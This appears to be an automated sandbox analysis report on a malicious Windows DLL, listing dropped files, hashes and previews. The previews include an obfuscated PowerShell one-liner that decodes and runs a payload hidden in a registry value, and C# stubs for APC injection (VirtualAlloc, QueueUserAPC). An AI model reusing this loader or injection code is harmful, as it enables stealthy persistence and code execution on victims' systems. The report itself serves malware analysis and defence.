- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- VT rate limit hit for: qOfIxt1fnQ.dll

Simulations

Behavior and APIs

Time	Type	Description
16:19:47	API Interceptor	1x Sleep call for process: rundll32.exe modified
16:20:22	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Temp\RES1B0A.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	modified
Size (bytes):	1336
Entropy (8bit):	4.0228017303072
Encrypted:	false
SSDEEP:	24:He6m9Z3Kqj2ZH5hKdNwI+ycuZhNRakSfPNnq9Sd:+t3p2ZnKdm1ulRa39q9C
MD5:	374A48CBB719CF1410CFC123BA85C56A
SHA1:	A453C8195F0E9BCE608CE693314522BBB5DB7357
SHA-256:	5EE33E1AB6193CE0E93EBC0508F9E4D180B514161461C46CDE55DEA2763D0056
SHA-512:	3CA404BB447C645FFA4D9A96FB9E998AF080AC61C1EC822BA16FEB63C9F050BDD639571D29447172BB0DFA58AA0CF85923DCAF31D6FA821CF5CB8476C970882020
Malicious:	false
Preview:	L...>.sb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....X....c:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP.....Z...%.P.Z$2<.....7.....C:\Users\user~1\AppData\Local\Temp\RES1B0A.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.e.k.5.y.a.f.t...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RES3EDE.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	modified
Size (bytes):	1336
Entropy (8bit):	4.018016439631709
Encrypted:	false

SSDEEP:	24:HMm9wWWCuZHGhKdNwI+ycuZhNnakS5PNnq9Sd:6WGZcKdm1ulna37q9C
MD5:	998CB2AA26F5148ED793C167B720065C
SHA1:	6F981E6A61E9835657168C2B9F888A227B088529
SHA-256:	C9668C58126A7953DDB247E53136FBA46312DA3D43C4985FD397319FE9F4BEAB
SHA-512:	B034CECB30EEC21DE7B53267608ED335EAC5AFAB175483700CB58173AD91C289FEC69DDCCAB3163A19982C41FF578DEECEF53EF49FFB459DCE18D12F9DE2C74A
Malicious:	false
Preview:	L...G.sb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP.....1..''V.....#C.^1d.....7.....C:\Users\user~1\AppData\Local\Temp\RES3EDE.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.b.e.d.h.q.o.b...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0zsko4if.iqj.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5qvxjjl.3xd.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1002021419389396
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryycak7Ynqq/xPN5Dlq5J:+RI+ycuZhNnakS5PNnqX
MD5:	31851C22560D8CF705F72343CE5E3164
SHA1:	E18F381430AB4E8688785356BFF7156A34422D7A
SHA-256:	21B5FF2331CB7C23694B56EA18671FD81201849885EA382314949585037537B9
SHA-512:	A8AE5DFE25991325A0CB66392C6BBB73323C8D775A303F921C1EB654A56998E8824AD3EA27C3C6E87F95312E32EE8171DD960792D6A311B9AB0D8D7CF1AF241
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.b.e.d.h.q.o.b...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...z.b.e.d.h.q.o.b...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLDfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B
SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B918D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class buvbcy. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint jujqjjcr,uint fvu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr fnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.251122514567512
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fuc0zxs7+AEszIcNwi23fui:p37Lvkmb6KwZWnWZEJZWi
MD5:	6BEAEAA18A18F11A3948D63B1B3F8C32
SHA1:	3312A982933EE78A9E885480F4C1F9CBE66E22D7
SHA-256:	9107AF0B8A89D0B05BDF59FB9D6F00EB02E082FAC24EFD0580E14863F1B3EF93
SHA-512:	B5D5736B9817D960A4573EC38DCFD0A832B5327C01A513A66F5AD60DA4A7271FC2C897AF2AFC2DD6E5A216C37414761E7643602EEDA2AFC427D4025FC687DCC
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs"

C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.591873569693151
Encrypted:	false
SSDEEP:	24:etGSV/u2Bg85z7xlfwZD6ngdWqtkZfJkfWI+ycuZhNnakS5PNnq:6oYb5hFCD6KWdJJr1ulna37q
MD5:	0F3C2AD5E4964A882F96D41B812C6B51
SHA1:	F8344BE921A55E2FCDEDFEEBB411884370AD183B
SHA-256:	46C531D304718E747B3C85947F1C9E593784062451F25109A64B3E61FEA940DA
SHA-512:	8551F10E18E0A2477BE548C9C5A2D268DE9B8F15472E8FFD2E2849AA0E540CEA89EA34065423971DB8276D7AE24EC0E6E163F09E4B313EE49EAF758AD00B9CA0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F.sb.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..T.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....2.+..... 9..... K..... S.....P .....`.....f.....o.....s.....z..... .....`. ...`...!.`.%...`.....*.....3.+.....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	874
Entropy (8bit):	5.33360462315722
Encrypted:	false
SSDEEP:	24:AId3ka6KgWUEvWbKaM5DqBVKVrdFAMBJTH:Akka67WUEvWbKxDcVKdBJj
MD5:	F26BA411CDAFAC953F6F662958CFA7FC
SHA1:	50253F14979B6BDCFE5775B660B7D86638A5BC0E
SHA-256:	712F6E5FE66B20D71FC2775C76EEDFEFD1BF2D6741815732A5BF81842FA5C8ED
SHA-512:	5BAA4E0DDE38F9E4F8F8D03822AC864034770BD30677462186E58E9AF3D42ED3E8523B3E9637A9E45DBE68D0BDAFBC76C86911F46E05CA649980AF0221C67C6 1
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.0.cs"......Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1047026516417726
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryyOak7Ynqq3PPN5Dlq5J:+RI+ycuZhNRakSfPNnqX
MD5:	5AD386D1E925F39E50DD975A24323CE0
SHA1:	B7CE53658A46267327E53DC30B32D71CB99B6F55
SHA-256:	81B59EFCF69B41434BE6EDCF3EA113398252BC5CECD0A2F25BBFCB788C5A17A9
SHA-512:	103F6FFB76816E098AAAEF6EA8DA5CB77E931C0E91286688CE668C8DBBCBFB8C22E1658E9EE572878441F9B3E969F0F97DA6AA3C75091197F15C8A13FFF7C55 C
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.e.k.5.y.a.f.t...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...z.e.k.5.y.a.f.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...

C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDfuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class bju. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.210292708919398

Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fPKZE/0zxs7+AEszIcNwi23fPKZEuA:p37Lvkmb6KwZ3KZEcWZEJZ3KZEuA
MD5:	2DBC44A207EDD752053B85C10F469D6C
SHA1:	F8E49A5B48F33427CC7D5307413F20A65FDBB92C
SHA-256:	6CB42564BF4BFDA3F40F18736F0B99707C5ACCFF82C3DF99F993D8100AFDDD95
SHA-512:	8981DDC8840D1A9A1F203348C1AADD611F029ED76CCCB5160CD2FED4A5E15F8CB8AD7C9502C3C48AC6B740EFF7F211B511FC8AC4E5FE33E269D971E23BFC320
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs"

C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6169766452209187
Encrypted:	false
SSDEEP:	24:etGSE8OmU0t3lm85xWAseO4zSQ64pfUPtkZfL78xVUWI+ycuZhNRakSfPNnq:6+XQ3r5xNONQfUuJL78v31ulRa39q
MD5:	201BF92233A7B7012A72D095C3394705
SHA1:	57D40D95DF82DB178AF86679A10E875F2BDAFA14
SHA-256:	FAAC47DDB1D3AAF6556F8432A6A4E7A42C5392768A0323A4671235D555010F07
SHA-512:	7ED9272880C05FE32E25A41545F9944C9395BFD0FD9EF841508DFA57ABA4056F69D9D2F5163721E888DDE952A5172BCD631632432CBBCE78C3E113AA2BABF994
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...=.sb.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3...../.(..... 6..... C..... V.....P .....a.....g.....p.....w.....~... .....a. ...a...!.a.%...a.....*.....3.0.....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	874
Entropy (8bit):	5.316339111104929
Encrypted:	false
SSDEEP:	24:AId3ka6Kg3K6NEv3K6u1KaM5DqBVKVrdFAMBJTH:Akka673vEv3CKxDcVKdBJj
MD5:	0172659AE1F94669437848B8E4F71542
SHA1:	74189A803FB26C1CCF4C311069061690ED4685B4
SHA-256:	F2CBA3B681173F5EE1BDB68573D47FAD179D77177C5C5E442C32026D7A90CB45
SHA-512:	F8D24E7054A20979DB289F915DB18789E6821C8A81AB8F2C85BF6B49486BE708C00FF033B50FB9678A9E62C985DD120037B910DE81F8E3D20F2BEEF416B6BBE0
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220504\PowerShell_transcript.210979.BCECBztA.20220504162021.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1363
Entropy (8bit):	5.433411541663804
Encrypted:	false
SSDEEP:	24:BxSAjCdZOvBdaD0x2DOXUWZnIKLCH0n4qWBHjeTKKjX4CIym1ZJXmnIKLCH0n4V1:BZdv6D0oOFu0n4tBqDYB1Zyu0n4rZZLH
MD5:	040FF5A0122C60CC82173288B5940EC1
SHA1:	E79E7D8569BDEF39A4F50B144092203F9B3B5F90

SHA-256:	4F50423AB8053BF88FFC57F97BBEF47F0AAB312ECB16BF9BD093D7BE08D54E63
SHA-512:	1F6BC1B9F40103B62B6F9AE379EA5660E3D62BAF5DFB5BA19E606CB0D8F2ED084525881DCDFEA5E2461F826D19B3FC3E54B72F56F4C7253575476041486D87F8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220504162022..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 210979 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name gcqrbwksb -value gp; new-alias -name jkgyvx -value iex; jkgyvx ([System.Text.Encoding]::ASCII.GetString((gcqrbwksb HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 5600..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220504162022..**********..PS>new-alias -name gcqrbwksb -value gp; new-alias -name jkgyvx -value iex; jkgyv

C:\Users\user\TestLocal.ps1	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	modified
Size (bytes):	218
Entropy (8bit):	5.411852919034256
Encrypted:	false
SSDEEP:	6:QHkQg1sQXgKf+LgyKBM34H6s83F1tu4r9iyeqmM:QEQSsQXNmLgyaI4HmA4cyeHM
MD5:	2868C522991E82B72977CDC6EE833E68
SHA1:	87C92831FDCB279D76109D2D00D9BC50614A3F0C
SHA-256:	11CBCC12484EE382F33437D9BE237EDE88C7A6ADFCDC37A77C6A1470F6BDFDE9
SHA-512:	852389C501957E3663D757BCCD181F188D7D6B1CBB9426A6007F1A7BED2AEFD9CB3B224886EABEF9CB0FB64C57795E82511CEDC5678EED1BE4F6343B44029CE9
Malicious:	false
Preview:	new-alias -name dvjacw -value gp;new-alias -name snvbi -value iex;snvbi ([System.Text.Encoding]::ASCII.GetString((dvjacw "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))

C:\Users\user\WhiteBook.lnk	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041D4C
Malicious:	false
Preview:	L.....F.....P.O. .:i....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:.....v.1...0.....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.23867837523732
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	qOfIxt1fnQ.dll
File size:	442368
MD5:	00d3b863abdafc62d9b49f99aec5955c
SHA1:	79d75aa72072ddd75a12e849d27b20cc903b9b01

SHA256:	5298257931fb4fcb64bd0e0ba48a2f1f4f1b501813b27d2aabd82056a4feb957
SHA512:	7ba392ed7b747e7818f949cd65764a52a6c2bd39eb1434f2400c5945a926267484260bd970ca212a375bf3b6cb1ee596eb9ae97ac6e93a4af4ad4354ada86c43
SSDEEP:	6144:ripWDNyexlJJtyhOhevp/D23qAGzjLg8O9YTEqT2uGRp1WgHyo3NldzlQgOsnGWU:ripGFlJqYhiVDwGU8OqaX1WW3zNg7
TLSH:	C194F14A77A11DBBEC0807760CF8C51B9B66BE2CA23A70DEA6683CFF7E175511048706
File Content Preview:	MZ.....@.....<dR.x.<.x.<.x.<.c.....<.uW....<.x.=...<..|....<.{}....<..X?...<.....-.<.{}.._.<..\<...<.Richx.<.PE..L.....A.....!.....P.....0.....@.....5.....

File Icon

Icon Hash:	9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401430
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x411096D1 [Wed Aug 4 07:57:05 2004 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	0bedc9af0ed7cf2ba33cf662a24d448e

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add ecx, FFFFFFFFh
call 00007F7998A2F1CCh
pop eax
pop eax
mov dword ptr [00414544h], eax
mov edx, dword ptr [00414660h]
sub edx, 00005289h
call edx
ret
int3
push esi
mov eax, ebx
mov dword ptr [00414540h], eax
pop dword ptr [00414538h]
mov dword ptr [00414548h], ebp
